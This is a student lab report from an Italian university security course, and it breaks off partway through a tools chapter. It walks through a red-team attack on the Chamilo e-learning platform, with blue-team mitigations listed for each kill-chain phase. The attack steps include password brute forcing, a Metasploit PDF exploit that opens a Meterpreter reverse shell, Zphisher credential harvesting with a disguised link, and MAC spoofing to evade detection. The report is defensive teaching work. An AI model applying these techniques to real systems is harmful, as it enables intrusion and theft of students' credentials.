



Y3LL0W HACK3RS

Docenti:

Prof. Danilo Caivano
Prof.ssa Vita Barletta



UNIVERSITÀ DEGLI STUDI DI BARI ALDO MORO

Dipartimento di Informatica

Corso di Laurea in

Informatica e Comunicazione Digitale

SICUREZZA INFORMATICA

Studenti:

Marra Alessandro

Matricola:

735334

Pernisco Marco

717478

Gravina Antonio

735584

Siragusa Mattia

735880

Sommario

1. Contesto	4
2. Scenario di attacco	5
2.1 Descrizione preliminare dell'attacco.....	6
3. Cyber Kill Chain	7
3.1 Reconnaissance	7
3.2 Weaponization	8
3.3 Delivery	9
3.4 Exploit.....	10
3.5 Installation.....	12
3.6 Command and control.....	13
3.7 Action	14
4. Tool utilizzati	16
4.1 Macchanger.....	16
4.2 Bruteforce.py	17
4.3 Adobe pdf embedded	21
4.4 Zphisher.....	23
5. Common Vulnerability Scoring System	26
6. Conclusioni	28

1. Contesto

Negli ultimi anni si stanno diffondendo con molta rapidità le piattaforme di **e-learning**, ossia sistemi costituiti da tecnologie hardware e software che hanno come fine l'apprendimento.

Su queste piattaforme i docenti possono caricare dei contenuti didattici per gli studenti, i quali possono anche eseguire delle esercitazioni/test ai fini di valutazione.

Questi software, seppur molto utili, presentano diversi problemi di sicurezza. Ad esempio, in molte piattaforme di e-learning è possibile caricare materiale infettato da virus, ponendo a rischio coloro i quali scaricano questi file malevoli.


Un [articolo](#) di SecureList (Kaspersky) riporta un dato preoccupante: il 61% dei quasi otto milioni di **malware** rilevati tra maggio e giugno 2020 riguarda il settore dell'educazione, complice anche la maggiore diffusione delle piattaforme di e-learning a causa della pandemia.

Bisogna porre particolare attenzione anche ai **data breach** e agli attacchi **DDoS**, che nel 2020 si sono praticamente quintuplicati rispetto all'anno precedente (sempre in riferimento al settore educativo).


C'è da tener conto anche dei tentativi di **phishing**, in quanto questi software permettono anche l'invio di link sotto forma di annotazioni e/o messaggi privati.

Sempre nel contesto dell'e-learning, la Russia è la nazione in cui sono stati eseguiti più tentativi di infezione per numero di utenti: ben 59 tentativi per 1000 utenti.

Come riporta il seguente grafico, nel 2020 sono stati ben 168.550 gli utilizzatori di piattaforme di e-learning che hanno incontrato minacce di vario tipo, la maggior parte delle quali riguardava la celebre piattaforma Zoom:



Questo grafico mostra invece la tipologia di minacce nel periodo gennaio-giugno 2020:



Fra i sistemi LMS (learning management system) più utilizzati vi è **Chamilo**, un software gratuito che permette la creazione di corsi online o in rete locale. È sviluppato in PHP e si affida a un sistema LAMP (Linux, Apache, Mysql, PHP). Il gruppo di lavoro ha deciso di testare le criticità di sicurezza di questa piattaforma.

2. Scenario di attacco

Per poter definire in modo esaustivo lo scenario di attacco, è necessario descrivere la piattaforma su cui bisogna agire.

Chamilo prevede tre **tipologie di utenza**:

- *Amministratore*, il cui ruolo è quello di creare corsi, aggiungere/cancellare utenti e definire i loro ruoli;
- *Docenti*, che si occupano di caricare contenuti didattici e test;
- *Corsisti*, che devono apprendere i contenuti presenti in piattaforma per poi eseguire i test, in modo da poter conseguire una o più certificazioni.

I file caricati sulla piattaforma sono visualizzabili mediante un reader interno, ma possono anche essere scaricati in memoria. Inoltre, è possibile utilizzare una chat, ma anche inviare messaggi privati (quindi vi è comunicazione sincrona e asincrona).

Lo scenario di attacco è un ambiente scolastico/universitario in cui ogni corsista può accedere a Chamilo (versione 1.11.16) utilizzando il PC messo a disposizione dalla struttura, connesso alla rete locale. Ogni dispositivo ha Windows 7 come sistema operativo.

L'obiettivo del Red Team è l'ottenimento dei dati dei dispositivi scolastici usati dagli studenti attraverso le tecniche di attacco riportate in seguito.

2.1 Descrizione preliminare dell'attacco

L'attacco prevede l'infezione dei dispositivi utilizzati dagli studenti mediante il caricamento di un file **PDF malevolo**, che dev'essere aperto dalla vittima utilizzando *Adobe Reader* (versione 8.X o 9.X).

L'attacco richiede la messa in pratica di tecniche di **social engineering** per rendere gli studenti più propensi a scaricare il PDF malevolo. Per questo, entrare nell'account di un docente è essenziale: i file caricati dai docenti sono contenuti didattici o avvisi che devono essere scaricati dagli studenti; quindi, il PDF con payload potrebbe essere spacciato come, ad esempio, l'elenco degli appelli d'esame. In questo momento, quindi, l'attaccante deve fingersi docente, in modo da avere la fiducia degli studenti.

Per poter entrare nell'account di un docente si potrebbero utilizzare varie tecniche, come il **bruteforce**.

Durante lo scaricamento del PDF malevolo, gli studenti potrebbero essere avvisati dall'antivirus del dispositivo che stanno utilizzando, per cui è fondamentale avere un'opzione di attacco alternativa: oltre al PDF, l'attaccante caricherà in piattaforma un link per accedere a Google Drive, da cui poter scaricare il file nel caso in cui ci siano problemi di download. In realtà, questo è un link di **phishing** che conduce a una falsa pagina di login in cui le vittime inseriranno le loro credenziali, inviandole involontariamente all'attaccante.

In tutte le fasi di attacco è fondamentale il mascheramento dell'indirizzo MAC, assegnato univocamente dal produttore ad ogni scheda di rete. L'indirizzo MAC, infatti, può essere utilizzato per risalire al tipo di dispositivo connesso, per cui l'attaccante rischierebbe di essere identificato. Inoltre, l'amministratore di rete può bannare un dispositivo dalla rete aggiungendo il suo indirizzo MAC in una blacklist.

Per poter svolgere l'attacco è quindi essenziale l'utilizzo di un software che permette il cosiddetto **MAC spoofing**.

3. Cyber Kill Chain

Di seguito sono descritte le varie fasi della Cyber Kill Chain in lato Red Team e in lato Blue Team.

3.1 Reconnaissance



RED TEAM

Questa prima fase consiste nella ricerca di vulnerabilità. Per poter eseguire la fase di ricognizione è necessario che il Red Team abbia eseguito un primo accesso alla piattaforma, in modo da ricercare eventuali vulnerabilità. Queste sono le vulnerabilità trovate dal Red Team durante la perlustrazione della piattaforma:

- Chamilo permette di eseguire tentativi di login a ripetizione senza il controllo Captcha
- Non ci sono vincoli di sicurezza delle password durante la registrazione
- Non c'è un controllo interno sui file e i link caricati dagli utenti



Pagina di login di Chamilo

Inoltre, il sito cvedetails.com riporta [14 vulnerabilità](#), molte delle quali sono vulnerabilità ad attacchi XSS (Cross Site Scripting) che però sono state risolte con l'ultima versione.

BLUE TEAM

È necessario mitigare l'operazione di ricerca delle informazioni da parte del Red Team. Gli attaccanti hanno necessariamente bisogno di utilizzare un dispositivo collegato alla rete locale per poter accedere alla

piattaforma Chamilo. Successivamente hanno bisogno di un account corsista per poter analizzare la struttura della piattaforma e quindi pianificare l'attacco mediante PDF infetto/phishing.

Quindi, per il blue team è necessario verificare che siano adoperati i **controlli CIS** (Center for Internet Security) necessari, in particolare:

- *CIS 1* che riguarda la gestione attiva dei dispositivi HW sulla rete, in modo che solo quelli autorizzati ne abbiano accesso;
- *CIS 6* che fa riferimento all'analisi dei log, in modo da rilevare gli accessi alla piattaforma e identificare eventualmente gli attaccanti (che hanno bisogno di un account per la perlustrazione).

3.2 Weaponization



RED TEAM

In questa fase, il Red Team deve identificare e/o creare gli strumenti da utilizzare per l'attacco. Si useranno quattro tool:

- *Macchanger* per cambiare l'indirizzo MAC del dispositivo da cui far partire l'attacco;
- *Bruteforce.py* (che utilizza quattro file .txt come dataset contenenti le password più usate);
- Exploit *adobe_pdf_embedded_exe* tramite Metasploit;
- *Zphisher* per generare il link di phishing.

```
root@kali: /usr/bin
File Azioni Modifica Visualizza Aiuto
4 exploit/windows/fileformat/adobe_flashplayer_button      2010-10-28
normal No   Adobe Flash Player "Button" Remote Code Execution
5 exploit/windows/browser/adobe_flashplayer_newfunction    2010-06-04
normal No   Adobe Flash Player "newfunction" Invalid Pointer Use
6 exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04
normal No   Adobe Flash Player "newfunction" Invalid Pointer Use
7 exploit/windows/fileformat/adobe_pdf_embedded_exe        2010-03-29
excellent No  Adobe PDF Embedded EXE Social Engineering
8 exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs   2010-03-29
excellent No  Adobe PDF Escape EXE Social Engineering (No JavaScript
)
9 exploit/windows/fileformat/adobe_reader_u3d                2011-12-06
average No   Adobe Reader U3D Memory Corruption Vulnerability
10 exploit/multi/fileformat/adobe_u3d_meshcont             2009-10-13
good No    Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
11 exploit/windows/fileformat/adobe_u3d_meshdecl            2009-10-13
good No    Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
12 exploit/windows/browser/adobe_utilprintf                 2008-02-08
good No    Adobe util.printf() Buffer overflow
13 exploit/windows/fileformat/adobe_utilprintf             2008-02-08
good No    Adobe util.printf() Buffer Overflow

Interact with a module by name or index. For example info 13, use 13 or use a
exploit/windows/fileformat/adobe_utilprintf
msf6 > ■
```

Possibili exploit utilizzabili per l'infezione del PDF

Nota 1: per usare l'exploit adobe pdf embedded è necessario che la vittima utilizzi Windows 7 (come stabilito nello scenario di attacco) e Adobe Reader 9 (o altre versioni precedenti).

Nota 2: è presente una descrizione dettagliata dei vari tool utilizzati nel capitolo 4 di questo documento.

BLUE TEAM

Per quanto riguarda il blue team, le mitigazioni proposte dal Mitre sono:

- *User Guidance* (M1011), cioè fornire delle linee guida agli utenti per un utilizzo sicuro del sistema. Nello specifico, possiamo adoperare le Password Policies (M1027), in modo da sensibilizzare gli utenti della piattaforma per l'utilizzo di password complesse (che quindi richiederebbero molto più tempo per essere scovate da script di bruteforce);
- *Account Use Policies* (M1036) per bloccare tentativi di accesso dopo un certo numero di login errati;
- *Restricted Web-Based Content* (M1021) per bloccare l'accesso a potenziali siti di phishing a priori.

Inoltre, è fondamentale l'aggiornamento alle versioni più recenti di Windows, in modo da evitare che l'attacco vada a segno.

3.3 Delivery

RED TEAM

In questa fase si utilizza lo script di bruteforcing creato precedentemente per ottenere la password dell'account bersaglio, di cui bisogna conoscerne l'username (tecnica *Brute Force*, T1110).



```
root@kali: /home/kali/Scrivania/Script_chamilo
File Azioni Modifica Visualizza Aiuto
boners
jessica
elvis1
orion1
kids
helium
asshole
blacky
paloma
6969
horton
qwerasdf
hoffman
stories
pepper
sentinel
hellas
daniel
presiden
snake1
espresso
phoebe
vegitto
access
emperor
123456789
jesse
trees
richard1
654321
969696
killia
joshua
adonis
1234abcd
kikimora
maggie
colonel
PASSWORD TROVATA: 1234abcd
Premi invio per chiudere il programma: ■
```

Script bruteforce.py in esecuzione

In seguito, bisogna caricare il PDF infetto sulla piattaforma e mandare un messaggio privato ai corsisti per sollecitarli allo scaricamento del file (malevolo), utilizzando quindi il social engineering. Infine, si manderà il link di phishing generato con Zphisher per aumentare la superficie d'attacco.

The screenshot shows a messaging interface. The message body contains:

Ciao Paolo gli appelli gli ho caricati e ti allego il file, se dovesse dare problemi puoi consultare il link del drive qui https://drive_Appelli_reti.pdf.corn@is.gd
/3wniO0l

Un saluto,
Stefano Celesti

Below the message body, there is a toolbar with "body" and "p" buttons, and a word count indicator "Words: 30".

The "Files attachments" section shows a file named "Appelli_Reti.pdf.zip" with a "Browse..." button.

The "Description" field is empty.

A "Microphone" icon is present, with a "Start recording" button below it.

An "Add one more file" button and a note "(Maximum file size: 20M)" are visible.

A "Send message" button is at the bottom left, and a "Required field" indicator is at the bottom center.

Caricamento del PDF e del link di phishing sulla piattaforma

BLUE TEAM

Bisogna innanzitutto mitigare l'attacco di bruteforce, individuando i numerosi tentativi di accesso. È fondamentale l'adozione del controllo CIS 6 riguardante la manutenzione, monitoraggio e analisi dei log di accesso, corrispondente all'*Application Log* (DS0015) proposto dal Mitre.


Subito dopo aver identificato la violazione di un profilo, il sistema dovrebbe resettare/disattivare l'account rubato, come previsto dal *User Account Management* (M1018).

3.4 Exploit




RED TEAM

Nella fase di exploit avviene lo sfruttamento di un agente per far sì che l'attacco abbia esito positivo. In questo caso ci si affida allo studente, che visualizza il nuovo file caricato dal docente e lo scarica, in quanto ritiene che sia materiale legittimo caricato dall'insegnante.



Download del PDF infetto

In alternativa, lo studente clicca sul link malevolo e inserisce le proprie credenziali.



Form di login facsimile a quello originale di Google

BLUE TEAM

Una possibile mitigazione proposta dal Mitre è il già citato *User Training* (M1017). Agli utenti bisogna insegnare che l'utilizzo degli antivirus è fondamentale per evitare che file scaricati da Internet possano arrecare danni, attraverso scansioni mirate (M1049).

Inoltre, gli utenti dovrebbero essere “allenati” in modo da poter riconoscere i link sospetti e quindi evitare di cliccarci sopra e di inserirvi le credenziali.


3.5 Installation

RED TEAM

In questa fase avviene il download del file malevolo. Una volta che l'utente ha scaricato il file PDF, ignorando eventuali avvisi di antivirus installati nel proprio dispositivo, la backdoor è stata installata con successo. Ciò consente agli attaccanti di rimanere all'interno del sistema della vittima a suo piacimento (tecnica *Malicious File*, T1204.002).



INSTALLATION



La vittima sta scaricando il file malevolo

BLUE TEAM

Dopo il download del file malevolo nel dispositivo della vittima, quest'ultima dovrebbe effettuare scansioni con il proprio antivirus per identificare ed eliminare il PDF infetto.

Anche qui è utile addestrare l'utente secondo l'*User Training* del Mitre, per permettergli di reagire efficacemente a situazioni critiche come quella in corso.

3.6 Command and control



COMMAND & CONTROL (C2)

RED TEAM

In questa fase avviene la comunicazione con i sistemi compromessi e il loro controllo da parte dell'attaccante. Nel nostro caso, questa fase rappresenta il momento in cui l'attaccante avrà pieno controllo sul dispositivo della vittima, perché la backdoor nascosta nel file PDF consente di controllare in remoto il sistema colpito.

```
root@kali: /usr/bin
File  Azioni  Modifica  Visualizza  Aiuto
EXITFUNC process      yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.51    yes      The listen address (an interface may be specified)
LPORT      4444        yes      The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.51:4444
[*] Sending stage (175686 bytes) to 192.168.1.216
[*] Meterpreter session 1 opened (192.168.1.51:4444 → 192.168.1.216:49172) at 2023-01-12 11:25:25 +0100

meterpreter > pwd
c:\Users\vboxuser\Desktop
meterpreter >
```

Inizio della sessione di reverse TCP

Nel caso in cui la vittima abbia invece abboccato al phishing, l'attaccante ha ottenuto le credenziali di Google del malcapitato e può entrare liberamente nel suo account (tecnica *Phishing*, T1566).

```
[+] Victim IP Found !
[+] Victim's IP : 34.83.203.92
[+] Saved in : auth/ip.txt
[+] Login info Found !!
[+] Account : paolobitta@gmail.com
[+] Password : paolobitta1975
[+] Saved in : auth/usernames.dat
[+] Waiting for Next Login Info, Ctrl + C to exit.
```

Dati ottenuti tramite il phishing

BLUE TEAM

In questa fase, sia la vittima che l'amministratore di rete hanno responsabilità di azione. Infatti, l'utente dovrebbe avere l'accortezza di disconnettersi dalla rete locale (o meglio ancora, spegnere il dispositivo) se si notano attività sospette (*User Training*).

L'amministratore di rete, invece, dovrebbe gestire e limitare le porte della rete, come previsto dal controllo *CIS 9*.

Nello scenario di phishing, l'utente dovrebbe cambiare tempestivamente la password del proprio account Google ed attivare l'autenticazione a due fattori (*Password Policies*).

3.7 Action



RED TEAM

In questa fase, il Red Team ha la possibilità di raccogliere i dati sensibili della vittima.

Una volta che l'attaccante ha accesso al dispositivo della vittima, potrà rubare dati sensibili come credenziali d'accesso a siti bancari, social media ecc.

```
[*] Started reverse TCP handler on 192.168.1.51:4444
[*] Sending stage (175686 bytes) to 192.168.1.216
[*] Meterpreter session 1 opened (192.168.1.51:4444 → 192.168.1.216:49172) at 2023-01-12 11:25:25 +0100

meterpreter > pwd
c:\Users\vboxuser\Desktop
meterpreter > ls
Listing: c:\Users\vboxuser\Desktop

Mode      Size  Type  Last modified      Name
---      --  --  --      --
100666/rw-rw-rw-  282   fil  2023-01-11 20:13:54 +0100  desktop.ini
100666/rw-rw-rw- 73802  fil  2023-01-12 10:34:00 +0100  template.pdf

meterpreter >
```

Elenco dei file presenti nel desktop della vittima

```
File Azioni Modifica Visualizza Aiuto
c:\Users\vboxuser\Desktop
meterpreter > ls
Listing: c:\Users\vboxuser\Desktop

Mode      Size  Type  Last modified      Name
---      --  --  --      --
100666/rw-rw-rw-  282   fil  2023-01-11 20:13:54 +0100  desktop.ini
100666/rw-rw-rw- 73802  fil  2023-01-12 10:34:00 +0100  template.pdf

meterpreter > upload /home/kali/Immagini/You_have_been_hacked.jpg
[*] uploading : /home/kali/Immagini/You_have_been_hacked.jpg → You_have_been_hacked.jpg
[*] Uploaded 1.22 MiB of 1.22 MiB (100.0%): /home/kali/Immagini/You_have_been_hacked.jpg → You_have_been_hacked.jpg
[*] uploaded : /home/kali/Immagini/You_have_been_hacked.jpg → You_have_been_hacked.jpg
[*]
[*] meterpreter > execute -f cmd.exe -H -i
Process 412 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\Users\vboxuser\Desktop>You_have_been_hacked.jpg
You_have_been_hacked.jpg

c:\Users\vboxuser\Desktop>
```

Apertura dell'immagine caricata nel desktop della vittima

Questo è ciò che apparirà sullo schermo della vittima:



Tramite il reverse tcp, attuata grazie ad *adobe_embedded_pdf_exe*, è possibile creare nuovi file nel dispositivo della vittima, oppure aprire il cmd ed eseguire un qualsiasi comando, o ancora ottenere screenshot della schermata visualizzata in quel momento dalla vittima.

Nello scenario di phishing, l'attaccante (che ha fatto l'accesso all'account della vittima) può:

- Cambiare password e chiedere un riscatto affinché l'utente possa riottenere l'account;
- Rubare dati memorizzati in Google Drive;
- Vendere le credenziali e/o dati sensibili ad altri criminali;
- Ecc.

BLUE TEAM

Anche qui, nello scenario di reverse tcp, è utile la disconnessione dell'utente dalla rete locale.

Mediante *User Training*, l'utente dev'essere capace di prevenire la perdita di dati, impostando password di accesso per le cartelle contenenti dati sensibili e criptando il contenuto (*Encrypt Sensitive Information, M1041*).

Nello scenario di phishing, arrivati a questa fase non c'è molto da fare: l'attaccante ha ormai il completo accesso al tuo account ed ha presumibilmente cambiato la password e rubato i dati associati all'account Google. Pertanto, bisognerebbe contattare l'assistenza per cercare di riottenere il proprio profilo e soprattutto bisognerebbe iniziare a seguire misure preventive (come quelle citate nelle fasi iniziali della Kill Chain) in modo da evitare che eventi del genere possano riaccadere.

Infine, è suggerito un backup dei dati (M1053) e il cambio delle credenziali di accesso ai propri account periodicamente.

4. Tool utilizzati

Di seguito sono descritti in dettaglio i tool utilizzati per l'attacco.

4.1 Macchanger


L'operazione di mascheramento dell'indirizzo MAC è detta *MAC spoofing*, e può essere realizzata in Kali Linux con *Macchanger*.

Macchanger è un programma preinstallato in Kali Linux che permette di cambiare temporaneamente il proprio MAC. Se non è installato basterà il comando *sudo apt-get install macchanger*.

Per utilizzare il tool correttamente bisogna:

- 1) Eseguire il comando *sudo macchanger -s eth0* per visualizzare il corrente MAC
- 2) Runnare il comando *sudo ifconfig eth0 down* per spegnere la scheda di rete
- 3) Runnare il comando *sudo macchanger -r eth0* per ottenere un MAC randomizzato
- 4) Infine, riaccendere la scheda di rete con *sudo ifconfig eth0 up*

Per ripristinare il MAC address originale basterà fare *sudo macchanger -p eth0*.



The screenshot shows a terminal window titled "root@kali:~". The session starts with the command `ifconfig` showing details for the loopback interface (lo). Then, the user runs `apt-get install macchanger`, which installs the package. After that, the user runs `macchanger -s eth0` to see the current MAC address (08:00:27:24:94:01) and permanent MAC address (08:00:27:24:94:01). The user then runs `sudo ifconfig eth0 down` to disable the interface. Next, they run `macchanger -r eth0` to generate a new random MAC address (f2:5e:6a:29:5a:4a). Finally, they run `sudo ifconfig eth0 up` to enable the interface again.

```
root@kali:~#
File Azioni Modifica Visualizza Aiuto
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 3724 bytes 9001608 (8.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 3724 bytes 9001608 (8.5 MiB)
